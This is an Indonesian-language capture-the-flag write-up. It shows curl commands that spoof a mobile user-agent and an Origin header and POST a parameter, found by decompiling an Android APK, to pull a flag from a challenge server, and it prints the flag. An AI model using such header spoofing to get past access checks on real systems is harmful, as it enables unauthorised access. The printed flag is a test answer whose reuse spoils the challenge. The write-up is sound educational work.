Ketika kita akses :

Unfortunately, phone has stahpd working!

Tampaknya website static,tidak ada apa-apa.Lalu saya curiga jika kita harus akses lewat smartphone,lalu saya ganti user-agent menjadi user-agent hp yang valid dan coba di curl:

→ curl -A "Mozilla/5.0 (Linux; U; Android 4.4.2; en-us; SCH-I535 Build/KOT49H) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30" http://206.189.88.9:9001

Hasilnya :

```
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>
<div class="col-md-4">
  <a href="007_t0p_5ecr8.apk"><span class="app"></span></a>
</div>    </div>
```

Terdapat link apk dengan nama 007_t0p_5ecr8.apk.Coba kita download dan decompile ke source code.


Didalam hasil decompile terdapat banyak struktur data aplikasi android berbasis java.Lalu setelah beberapa saat (agak lama) saya carving folder tersebut,saya menemukan file xml yang mencurigakan pada file resources/res/value/strings.xml :


Spesifiknya string dibawah yang mencurigakan :

```
<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>
```

Ketika saya coba akses dir txt nya :


Terdapat link ke flag.php,lalu saya coba akses :




Hmm.Wrong origin.Pada file xml ditulis bahwa origin bernilai agent_007.com ,lalu saya coba masukan value ke header dengan curl :

λ rafie [tools/AudioStego/build] at  master ?
→ curl -H 'Origin : agent_007.com' 'http://206.189.88.9:9001/flag.php'
[f0956df]
Agent required!

Hmm,agent required.Lalu saya melihat xml lagi dan ternyata ada param “agent” dengan value “0071337” dengan verb POST.saya curiga kita harus method request POST ke web dengan variabel yang ada,saya coba :
→ curl -d "agent=0071337" -H 'Origin : agent_007.com' -X POST
'http://206.189.88.9:9001/flag.php' [f0956df]
IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}%

Ternyata didapatkan flag

**FLAG : IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**